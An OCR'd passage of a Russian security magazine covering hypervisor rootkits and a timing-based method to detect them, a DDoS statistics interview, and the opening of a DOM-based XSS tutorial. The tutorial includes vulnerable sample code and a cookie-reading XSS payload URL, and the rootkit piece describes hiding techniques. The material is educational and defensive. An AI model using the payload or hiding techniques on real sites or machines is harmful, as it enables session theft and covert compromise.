
Изменение полей в необходимых структурах и удаление из соответствующих списков обеспечит сокрытие драйвера от этих средств, без нарушения работы системы и самого ВПО. Это позволяет констатировать отсутствие в открытом доступе антируткитных средств, стойких к противодействию.

ПРОГРАММНО-АППАРАТНЫЕ РУТКИТЫ

Программно-аппаратные руткиты функционируют «вне» ОС. Наиболее интересные экземпляры, построенные на основе технологии аппаратной виртуализации. Почему? Во-первых, их можно установить с помощью драйверов — штатного механизма различных ОС. Во-вторых, такие руткиты могут перехватывать события более высокого уровня, чем другие. В-третьих, они лучше документированы. Поэтому с ними мы познакомимся поближе.

С 2006 года компании Intel и AMD начали выпускать процессоры с поддержкой технологии аппаратной виртуализации. ПО, использующее технологию аппаратной виртуализации (или

Рис. 2. **Схема взаимодействия операционной системы с аппаратным обеспечением при отсутствии (присутствии) двух гипервизоров: легитимного с функциями монитора виртуальных машин и нелегитимного, находящихся во вложенном виде**






Рис. 3. Классификация способов обнаружения гипервизоров

просто гипервизор), работает в новом режиме, более привилегированном, чем ОС. Технология аппаратной виртуализации позволяет запускать во вложенном виде несколько различных гипервизоров.

С одной стороны, гипервизор, выполняющий функции монитора виртуальных машин, повышает сервисные возможности компьютера и снижает его эксплуатационные расходы. Благодаря ему на одном компьютере может быть одновременно запущено несколько ОС в разных виртуальных машинах (рис. 2).

Но, с другой стороны, можно негласно внедрить гипервизор — программную закладку, которая обладает бесконтрольными возможностями и несет угрозу инфобезопасности.

В открытом доступе имеются два программных средства — BluePill и Vitriol, реализованные в виде драйверов, которые устанавливают гипервизор прозрачно для пользователя.

Обнаружением гипервизоров занимались как целые компании (Komoku, North Security Labs и другие), так и отдельные специалисты. Даже сама компания Microsoft опубликовала интерфейс для обнаружения гипервизоров, согласно которому необходимо выполнить инструкцию CPUID, предварительно записав в регистр EAX единицу. Далее необходимо проверить значение 31-го бита регистра ECX; если он выставлен, то в системе присутствует гипервизор, а информация о его возможностях передается в структуре HV_CPUID_RESULT. Однако такой способ не защищен от компрометации.

Несмотря на широкую распространенность гипервизоров, штатные средства для их обнаружения отсутствуют, а опубликованные имеют существенные недостатки: невозможность выявить гипервизор в случае его противодействия обнаружению, а также неудобство использования и тиражирования ряда средств. Под удобством тиражирования понимается отсутствие в средстве обнаружения внешнего аппаратного компонента, необходимого на протяжении всего времени работы.

В связи с широким распространением различного ПО, использующего технологию аппаратной виртуализации, особую опасность представляет нелегальный гипервизор, который для своего сокрытия использует легитимный с помощью вложенной виртуализации. В открытых источниках нет сведений о способах обнаружения нескольких вложенных гипервизоров.

ОБЗОР И КЛАССИФИКАЦИЯ СПОСОБОВ ОБНАРУЖЕНИЯ ГИПЕРВИЗОРОВ

Вопрос обнаружения гипервизоров уже неоднократно обсуждался. На рис. 3 представлена классификация способов обнаружения гипервизоров, согласно которой все способы делятся на проактивные и сигнатурные.

Временны́е способы обнаружения основаны на том, что статистики времени обработки заданных событий гостевой ОС существенно зависят от того, загружен гипервизор или нет: в присутствии гипервизора длительность обработки событий значительно больше. Эта особенность была использована товарищем R_T_T при обнаружении китайского гипервизора (is.gd/qXogF7). Она позволяет сравнительно просто выявлять гипервизоры только в тех случаях, если нарушитель не предпринял меры для их сокрытия. В ситуациях, когда осуществляется целенаправленная компрометация счетчика либо временная выгрузка гипервизора из памяти (так называемая технология BlueChicken, которая использовалась в BluePill), известные временны́е способы не позволяют обнаружить гипервизор. Детальное описание и сравнительный анализ указанных способов обнаружения представлены в работе bit.ly/ik_volume. Мы же уделим внимание временному способу обнаружения с использованием списка демаскирующих событий.

Для выбранного способа таким событием гостевой ОС будет выполнение инструкции, при котором управление всегда передается из ОС гипервизору. Одной из таких инструкций является CPUID. Система обнаружения гипервизоров, которая будет описана далее, использует именно этот способ.

Чтобы оценить каждый из методов, были проанализированы средства обнаружения гипервизоров (табл. 1). Под не скрытым гипервизором подразумевается отсутствие в этом образце компонента, обеспечивающего противодействие обнаружению. Под скрытым образцом подразумевается наличие в этом образце такого компонента. В табл. 1 знаки «+» и «–» показывают наличие (отсутствие) указанной характеристики соответственно.

Наименование средства	Способ обнаружения гипервизора	Возможность обнаружения гипервизора		Удобство использования и тиражирования	Обнаружение нескольких гипервизоров
		не скрытого	скрытого		
Hypersight Rootkit Detector (North Security Labs, 2007–2011)	На основе доверенного монитора виртуальных машин	+	–	+	–
«Красная пилюля» (Луценко А., 2010)		+	–	+	–
Symantec Endpoint Protection 12.1 2011		+	–	+	–
McAfee Deep Defender 2011		+	–	+	–
DeepWatch (Булыгин Ю., 2008)	Сигнатурный на основе аппаратных средств	+	+	–	–
Copilot (Komoku, 2008)		+	+	–	–
Экспериментальные образцы ПО	Временные и поведенческие способы на основе буфера ассоциативной трансляции и другие	+	–	+	–

Таблица 1. Сравнение средств обнаружения гипервизоров




Рис. 4. Схемы переключения между режимами работы процессора при выполнении набора безусловно перехватываемых инструкций в случаях его отсутствия (а) и присутствия (б)

По результатам проведенного анализа видно, что существующие способы обнаружения гипервизоров обладают рядом недостатков:

- временны́е способы не позволяют выявить гипервизоры в случае использования компрометации счетчика тактов либо временной выгрузки из памяти;
- поведенческие способы не могут обнаруживать новые гипервизоры и неработоспособны на новых моделях процессоров;
- способы на основе доверенного монитора виртуальных машин уязвимы к атаке «человек посередине» («man-in-the-middle»);
- сигнатурные аппаратные средства неудобны в использовании и тиражировании, а программные средства нестойки к противодействию гипервизора;
- опубликованные способы и средства обнаружения не позволяют обнаружить несколько вложенных гипервизоров.

Далее представлена авторская методика обнаружения нелегитимного гипервизора, которая лишена указанных недостатков. Будет рассматриваться гипервизор, который может быть внедрен с помощью:

- установки драйвера операционной системы;
- модификации главной загрузочной записи жесткого диска;
- внесения изменений в BIOS.

При этом учитывается, что реализованный нарушителем гипервизор может противодействовать обнаружению посредством компрометации процессорного счетчика тактов, вре́менной деинсталляции из памяти, а также предотвращать получение копии дампа памяти, содержащей структуры гипервизора.

ПРЕДПОСЫЛКИ ДЛЯ ОБНАРУЖЕНИЯ

Чтобы выявить факторы, которые могут быть использованы для обнаружения гипервизора, был проведен сравнительный анализ работы процессора с поддержкой аппаратной виртуализации при выполнении набора безусловно перехватываемых гипервизором инструкций в случаях его отсутствия и присутствия (рис. 4, а и 4, б).

В случае присутствия гипервизора возрастает не только абсолютное время выполнения трассы, но и значения статистических характеристик длительности выполнения, например дисперсии. Эта отличительная особенность и легла в основу предлагаемой методики обнаружения (подробный анализ схем переключения между режимами работы процессора и математическое обоснование можно посмотреть тут: bit.ly/10nPPlY).

МЕТОДИКА ОБНАРУЖЕНИЯ И ЕЕ АНАЛИЗ

Суть методики обнаружения состоит в расчете и сравнении статистических характеристик длительности выполнения трассы с пороговыми величинами.

Измерение длительности выполнения трассы проводилось для десяти инструкций CPUID с помощью процессорного счет-



INFO

Согласно недавнему отчету британской Национальной аудиторской службы (NAO), наблюдается рост числа киберпреступлений, которые одной Великобритании обходятся в 18–27 миллиардов фунтов стерлингов ежегодно (bit.ly/1409xy5).

ИНТЕРЕСНАЯ ТЕХНИКА СОКРЫТИЯ РУТКИТОВ

На конференции ZeroNight в 2012 году была представлена работа Д. Олексюка (aka Cr4sh) в которой описывался интересный способ размещения руткита не в файлах, а в реестре с помощью Differentiated System Description Table (DSDT). Преимущество данного способа в том, что ни одно средство для обнаружения руткитов не учитывает такую возможность.

Создай свой гипервизор

ИСХОДНЫЕ КОДЫ ГИПЕРВИЗОРОВ — ДРАЙВЕРОВ ДЛЯ ОС WINDOWS X86

Быстрее и проще всего создать свой гипервизор, взяв за основу один из существующих. Поэтому на диске ты сможешь найти следующие исходники:

1. BluePill (версии 0.11 и 0.32) — демонстрационный образец гипервизора для систем AMD, после публикации которого и началось широкое обсуждение угроз ИБ от аппаратной виртуализации.
2. Vmxcpu — исходный код заглушки гипервизора Ш. Эмблтона (Sh. Embleton) для процессоров Intel, который уже готов к использованию.
3. Invisible Lane (il) — исходный код авторского скрытого гипервизора, построенного на основе vmxcpu. Сокрытие осуществляется путем компрометации процессорного счетчика тактов TSC, величина компрометации может задаваться с точностью до одного такта.

СРЕДСТВА ОТЛАДКИ ГИПЕРВИЗОРОВ

Специфика работы гипервизора не всегда позволяет использовать популярные средства отладки, такие как vBox (VMware) вместе с WinDbg, вместо этого можно использовать эмуляторы Bochs или AMD SimNow, однако они достаточно сложны в настройке.

Что же можно использовать:

1. Вывод отладочных сообщений через DbgPrint и просмотр их с помощью DbgView. Правда, такой метод можно использовать скорее для демонстрации корректной работы гипервизора, чем для его отладки.
2. Отправлять отладочные сообщения на COM-порт. Этот способ использовали авторы BluePill, сохранив в исходнике реализации этих функций.
3. Использовать отладочную плату, например «PTI8 Diagnostic Post Test Card Debug Card PCI Analyzer». При включении компьютера на LCD-дисплее этой платы можно будет увидеть POST-сообщения BIOS.

Таблица 2. Пороговые значения

ПК	Тест-статистика	Уровень фильтрации f	Пороговое значение		Вероятности ошибок	
			ОТ	ПР	I рода, α	II рода, β
1	D _f	0	⩽14	⩾18	0,02	0
	M _f	0,1	⩽679	⩾947	0,02	0
2	D _f	0,2	⩽100	⩾101	0,08	0,1
	M _f	0,2	⩽168	⩾13 030	0,14	0,02
3	D _f	0	⩽216	⩾5478	0	0
	M _f	0,02	⩽54	⩾956	0	0

Таблица 3. Пошаговая методика обнаружения нелегитимного гипервизора

Название этапа	Содержание шагов
Предварительный	1. Аппаратным образом записать доверенную микропрограмму в BIOS 2. Установить операционную систему 3. Получить пороговые значения для обнаружения гипервизора с помощью соответствующего алгоритма
Оперативный, на стадии эксплуатации ПК	4. Начать проверку ПК на отсутствие гипервизора с помощью алгоритма обнаружения 5. Последовательно установить дополнительное ПО (MS Office и другое) 6. Следить за сообщениями об обнаружении гипервизора 7. Для адаптации средства обнаружения к легитимному гипервизору выполнить шаг 3

Таблица 4. Недостатки и возможные решения методики обнаружения

Недостаток методики	Комментарий / предлагаемое решение
Вероятностное обнаружение гипервизоров	Путем повышения числа измерений можно добиться практически достоверного обнаружения
Необходимость получения пороговых значений	Для работы средства обнаружения необходимо получать пороговые значения. Это типичная практика для информационной безопасности — какой-либо уровень считать доверенным и опираться на него
Подсчет числа вложенных гипервизоров	Для каждого устанавливаемого дополнительно гипервизора необходимо получать пороговые значения. Эксперименты проводились на двух гипервизорах. Не исключено, что при повышении уровня вложенности существующая схема обнаружения не сможет различить гипервизоры. Для решения задачи надо увеличивать число инструкций и повторов измерений

чика тактов TSC на повышенном 31-м уровне приоритета IRQL. Результатами опытов являлись матрицы размером 1000 × 10, содержащие данные измерений длительности выполнения трассы, по которым рассчитывались различные статистические характеристики.

Для иллюстрации в табл. 2 приведены пороговые значения последовательной комбинации таких показателей, как дисперсии D _f и момента 4-го порядка M _f, полученных на различных ПК, для случаев отсутствия (ОТ) и присутствия (ПР) гипервизоров.

В первом столбце табл. 2 номерами обозначены модели процессоров обследованных ПК:

1 — Intel Core 2 Duo E8200 с ОС Windows 7,
2 — Intel Core 2 Duo E6300 с ОС Windows 7,
3 — AMD Phenom X4 945 с ОС Windows Live CD XP (DDD).

В первых двух ПК использовался разработанный автором гипервизор (исходный код которого ты можешь найти на диске), реализованный в виде драйвера ОС, в третьем случае — специализированный гипервизор, получающий управление при загрузке ПК из BIOS.

Предлагаемая методика обнаружения нелегитимного гипервизора состоит из двух этапов: предварительного и оперативного, как представлено в табл. 3 (детальное описание методики: bit.ly/ik_volume). Для противодействия этой методике скрываемый гипервизор должен компрометировать показания счетчика тактов не на постоянную величину, а на случайную, так, чтобы, с одной стороны, уравнять средние длительности выполнения трассы, а с другой — стабилизировать разброс длительностей выполнения трассы. Однако вопрос подбора закона распределения такой случайной величины остается открытым. Правда, данная методика не лишена и недостатков (табл. 4).

ВЗГЛЯД В БУДУЩЕЕ

Все, о чем мы до этого говорили, все эти методики сокрытия и обнаружения относятся к сегодняшнему дню. А что нам ждать от дня завтрашнего? По какому пути развития пойдут технологии создания руткитов? Можно дать волю воображению и с большой вероятностью предположить, что развиваться они будут по следующим направлениям:

1. **Руткиты в облаках и суперкомпьютерах.** Зачастую для повышения производительности облачных вычислений используют аппаратную виртуализацию. При этом нет информации о проверке таких систем на отсутствие нелегитимных гипервизоров.
2. **Руткиты во встраиваемых системах.** Различные встраиваемые системы получают огромную популярность, это системы «Умный дом», «Умный город», системы в автомобилях и многие другие. Новая инициатива IBM Smarter Cities требует особого внимания, так как многочисленные компоненты системы обеспечивают жизнедеятельность множества людей, при этом представляя собой добычу для нарушителей.
3. **Руткиты в мобильных ОС.** Внедрение руткитов в мобильные операционные системы уже давно не новинка.
4. **Руткиты в виде предустановленного ПО в планшетах.** Снова упомяну работу R_T_T, посвященную закладкам в военных ноутбуках Getac (bit.ly/Sf23yP). Там программные закладки были выполнены в виде софта от компании Compuware, именно той, которая выпускала отладчик SoftICE. Сейчас аналогичные закладки этой компании можно встретить в планшетах. К примеру, новые ThinkPad 2 с продвинутым уровнем защиты продаются уже с предустановленным ПО — «Enterprise-level security, with Trusted Platform Module and Computrace® Mobile».

ИТОГИ

Как видишь, технологии создания руткитов не стоят на месте, делая задачу их обнаружения все сложнее. Это превращает их в очень опасное кибероружие, способное оставаться незамеченным, но в нужный момент нанести точный и смертельный удар. Понимая всю их опасность, за рубежом создали специальные компании, занимающиеся исследованиями в области сокрытия и обнаружения программных закладок, такие как: DARPA и IARPA (США), DSTL (Великобритания), DRDC (Канада), COSTIND (Китай). Будем надеяться, что скоро и в нашей стране появятся полноценные кибервойска, пока же уровень безопасности (читай обороноспособность) в военных ведомствах, как кажется со стороны, оставляет желать лучшего.



WWW

Интересную работу, посвященную EFI-руткитам, но под OS X, выполнил Loukas K: bit.ly/Pe1Dkl

DDOS В ЦИФРАХ



Артем Гавриченков, Highload Lab.

МАКСИМАЛЬНАЯ ПОЛОСА, КОТОРОЙ «ЗАЛИВАЮТ» ЖЕРТВУ

В России большинство компаний используют для подключения к мировой сети связку из двух аплинков емкостью по 100 Мбит/с или по 1 Гбит/с. Таким образом, для гарантированного вывода из строя сетевой инфраструктуры, как правило, достаточно обеспечить постоянный поток в 2 Гбит/с, а в большинстве случаев хватает 200–250 Мбит/с. Больше просто не требуется.

Максимальная атака на полосу на одного клиента в этом году была объемом 6 Гбит/с. Причем в данном случае корректнее было бы говорить о packet-rate, потому что это был SYN-флуд. Высокоскоростной SYN-флуд опасен как раз тем, что в большинстве случаев дает комбинированный эффект: недостаток полосы пропускания наслаивается на проблемы с обработкой TCP-соединений, и быстро справиться с такой атакой не получится.

КОЛИЧЕСТВО ИСПОЛЬЗУЕМЫХ РАЗНЫХ ТЕХНИК ВО ВРЕМЯ САМЫХ КРУПНЫХ АТАК

Обычно пять-шесть. Как правило, вначале это UDP/ICMP-флуд, потом SYN-флуд, TCP connection флуд и, наконец, пара разновидностей атак прикладного уровня. Часто различные техники комбинируются и атаки разного уровня начинаются одновременно — у большинства системных администраторов DDoS-атака ассоциируется с флудами сетевого и транспортного уровня, в то время как реальный урон наносят атаки уровня приложения. В результате в случае комбинированной атаки вначале системный администратор занимается не тем аспектом атаки, который создает реальные проблемы.

Нередки случаи, когда клиент, ставя свой сервис под защиту, игнорирует наши рекомендации и требует полностью отключить фильтрацию уровня приложения (потому что он боится, что из-за нее теоретически могут потерять доступ легитимные пользователи из-за ложных срабатываний) и отбивать только высокоскоростные атаки. Как правило, когда эта просьба удовлетворяется, выясняется, что высокоскоростные атаки были ни при чем. Таким образом, за счет комбинированной атаки злоумышленнику удается продержать сервис в лежачем положении лишние полчаса-час, пока наша техподдержка общается с клиентом.

LOIC И DNS AMPLIFICATION

Доля LOIC, конечно, выросла, но в целом невелика. «Социальные» атаки обычно приурочены к громким событиям, возмутившим сетевую общественность. Таких событий в этом году было полным-полно, но на общем фоне атак, основанных на LOIC, было немного.

Популярность amplification-техник сейчас высока, но с ростом скоростей будет падать. Организация amplification-атаки подразумевает поиск сервера, имеющего соответствующую уязвимость, а это длительная работа; к тому же такая атака создает проблемы в первую очередь эксплуатируемым серверам. Сейчас запасы канальной емкости у большинства атакуемых сайтов невелики, и постоянное сканирование DNS-серверов в поисках отказоустойчивых источников amplification-атак приносит свои плоды; однако DDoS-атаки — это бизнес, а бизнес на исключениях не построишь. Проще, быстрее и надежнее купить готовый ботнет и зарабатывать на нем деньги, не теряя времени.

НОВЫЕ ТРЕНДЫ

Среди трендов прошедшего года можно назвать мимикрию ботов под iPhone- и Android-приложения атакуемых сервисов. Это оправдано: приложение — это фактически легитимный пользователь, однако одновременно с этим приложение — это программный код, который в контексте веб-сайта ведет себя весьма схоже с ботом. Такое поведение легко сымитировать, и его непросто отсечь.

ВРЕМЯ ВКЛЮЧЕНИЯ АТАКИ НА ПОЛНУЮ МОЩНОСТЬ

Атака может активироваться мгновенно. Серьезно, зачастую уже бессмысленно высчитывать те миллисекунды, которые отделяют запрос первого бота от запроса тысячного, двухтысячного.

В других случаях атака может начинаться медленно и развиваться постепенно. Если рассматривать незащищенный сервер, то у каждого подхода есть свои плюсы и минусы: мгновенная атака — это мощный удар по CPU и оперативной памяти, который может отправить сервер в даунтайм надолго за один прием, однако при этом злоумышленник фактически «засвечивает» системному администратору весь свой ботнет разом. Медленная атака создает постоянную фоновую нагрузку на сервер, заставляя владельцев сервера либо заниматься оптимизацией кода и вычислительных ресурсов (что долго и трудоемко), либо непрерывно банить новые IP-адреса сутки напролет. Так что вопрос скорости «включения» ботнета — это скорее вопрос выбора тактики, нежели вопрос реализации. Проблем с моментальным «включением» всего ботнета, повторюсь, уже давно нет.

ВРЕМЯ ЖИЗНИ БОТА

«Текучка кадров» в ботнетах высока. Список IP-адресов, заблокированных на защищаемом сервисе в апреле, к июню уже скорее вреден, нежели полезен.

СРЕДНЕМЕСЯЧНЫЙ ОБЪЕМ ТРАФИКА, КОТОРЫЙ ЧЕРЕЗ СЕБЯ ПРОПУСКАЕТ QRATOR

По ряду причин — секретная информация :). Скажем так, эта цифра измеряется петабайтами.

ФОРМУЛА DDOS




СТАТИСТИКА DDOS-АТАК В 2012 ГОДУ



В среднем столько зараженных компьютеров входит в ботнет



Столько атак было нейтрализовано за год



Максимальная мощность атаки в Гбит/с (одна из метрик)



Максимальная продолжительность атаки в часах




Количество ботов в самом большом ботнете

В ПОИСКАХ ЛАЗЕЕК

Тотальный гид по DOM Based XSS

XSS неспроста стоит в верхней части списка опасностей OWASP TOP 10. Любой толковый программист о них знает. Но это не мешает статистике: восемь из десяти веб-приложений имеют XSS-уязвимости. А если вспомнить личный опыт пентестов банков, то более реальной представляется картина «десять из десяти». Кажется, тема изъезжена от и до, однако есть подвид XSS, который по разным причинам потерялся. Это — DOM Based XSS. И как раз о нем я сегодня пишу.



Алексей «GreenDog» Тюрин, Digital Security
agrrrdog@gmail.com, twitter.com/antyurin

СМЕЩЕНИЕ ФОКУСА

Атаки на клиентов представляют одну из основных проблем в безопасности веба. XSS, Clickjacking, CSRF — все они направлены именно против обычных пользователей, а не против серверных компонентов систем. И если раньше получить приличный профит можно было, эксплуатируя уязвимости в серверной части (и проникая внутрь корпоративной сети), то теперь фокус хакеров смещается на клиентскую часть. По этой причине XSS'ки, к которым многие относятся со скепсисом, могут сослужить хорошую службу.

ТО, ЧТО МОЖНО ПРОПУСТИТЬ


Вначале внесу два пояснения, связанных с данной статьей.

Первое. Главная цель — познакомить с DOM Based XSS тех людей, которые пока обходили этот тип уязвимостей стороной. Рассказать о тонкостях эксплуатации, а также поделиться мыслями о том, как правильно поставить процесс выявления подобных уязвимостей. Это своего рода ликбез. Поэтому в зависимости от твоих познаний можешь перескочить тот или иной кусок.

Теперь второе. С полгода назад Владимир Кочетков написал на Хабре отличную статью «Вся правда об XSS, или почему межсайтовое выполнение сценариев не является уязвимостью?» (goo.gl/mY3zM). В ней шла речь о том, что XSS — это именно атака, а не тип уязвимости. Помнится, это разожгло ряд ожесточенных споров и «крестовых походов», что очень повеселило... Но я буду называть XSS и атакой, и уязвимостью, хотя верно утверждение «XSS — тип атаки». Так будет проще, хотя правильно понимать смысл, конечно, важно.

АЗБУКА XSS

Не могу не напомнить, для чего нам нужны XSS'ки. Нет, не для того, чтобы выполнить наш JavaScript-код у пользовате-






Рис. 1. **Простейшее DOM-дерево**

Рис. 2. **DOM Based XSS**

ля. Для этой цели мы можем просто затащить его на полностью подконтрольный нам сайт (evil.com).

Задача — выполнить НАШ JavaScript-код в браузере пользователя в контексте атакуемого домена (например, в контексте gmail.com). То есть цель — обойти Same Origin Policy, потому что на SOP и стоит почти вся браузерная безопасность.

Далее, что XSS'ка нам даст? Конечно, в простейшем случае мы просто получаем сессионные куки пользователя. Но на самом деле мы можем делать все, что может JavaScript: контролировать, что отображается на странице и что посылается на сервер, эмулировать действия пользователя, красть данные из формочек... Важно понять, что XSS в зависимости от ситуации и умения может стать сильным оружием.

Теперь о классификации. Обычно выделяют «хранимые» («stored XSS» или «Type 2») и «отраженные» («reflected XSS» или «Type 1»). В хранимых мы посылаем XSS'ку, и она хранится на сервере, а дальше мы на эту страницу отправляем пользователей. В «отраженных» наша XSS'ка возвращается в теле ответа от сервера на конкретный запрос с самой XSS.

Но здесь чего-то не хватает. И как ты, наверное, догадался, это — тема сегодняшней статьи DOM Based XSS (или Type 0). По разным причинам (часть из которых будет описана далее) данный вид XSS'ок малоизвестен, даже в наших кругах... Возможно, это связано с тем, что сканерами их не часто можно насканить. Но давай перейдем к теории.

ЧТО ТАКОЕ DOM BASED XSS?

Чтобы ответить на вопрос, необходимо прежде понять, а что же такое DOM. Начну издалека, с любимой темы — XML.

Для XML есть два основных вида парсеров. Первый — SAX (Simple API for XML) — это тип парсеров с последовательной обработкой документов. Он читает элемент и генерит ивенты. Требует мало ресурсов, но очень прост. Второй — DOM (Document Object Model) — полностью загружает весь документ в память и представляет его в виде дерева. Но что еще важнее — он позволяет полностью манипулировать им. Можно добавлять, удалять, изменять структуру, сами элементы (узлы) и их атрибуты. А при чем здесь XML? При том, что с некоторых пор HTML является подвидом XML.

В общем, данная концепция и используется в браузерах. Весь полученный HTML-документ от сервера представляется в виде DOM-дерева в браузере, а кроме того, имеется возможность менять его, используя стандартный API через тот или иной язык. В нашем случае это в основном JavaScript.

DOM состоит из вложенных друг в друга в иерархическом порядке объектов, которые называются узлами (nodes). Каждый узел в структуре представляет располагающийся на странице HTML-элемент. Корневой элемент — document.

Значение, хранящееся в узлах, — текст. К тому же у узлов есть атрибуты, к которым также можно обратиться. На рис. 1 представлен простейший HTML-файл, а также иерархия, которую создает у себя браузер. Поподробнее можно почитать про DOM и попробовать на примерах с JavaScript здесь: goo.gl/suiZE.

И, как уже было сказано, мы имеем возможность из JavaScript манипулировать DOM'ом. А что это нам дает? В определенных случаях, используя эти методы (если данные некорректно фильтруются), мы можем модифицировать DOM атакуемого сайта и добиться выполнения нашего JavaScript-кода в контексте атакуемого сайта. То есть суть — та же XSS.

Простейший пример:

```
<body>
  <script>document.write(location.href);</script>
</body>
```

Получив такую HTML'ку, браузер исполнит JavaScript-код и допишет в тело страницы (document.write) строку, взяв ее значение из location.href. Проблема здесь в том, что хакер может контролировать значение location.href и вставить свой JavaScript, который также будет исполнен. То есть если эта страница — test.html, то, чтобы добавить свой код, нам надо, чтобы наша жертва перешла по следующему URL (см. рис. 2):

```
http://victim.com/test.html#<script>alert↵
(document.cookie);</script>
```

Здесь важно отметить, что в Firefox данный пример не заработает. Для IE и Chrome необходимо именно перейти по ссылке, а не просто написать в адресной строке скрипт, так как во втором случае все будет заURLенкожено перед исполнением кода (станет вида «%3Cscript%3Ealert(1);%3C/script%3E»).

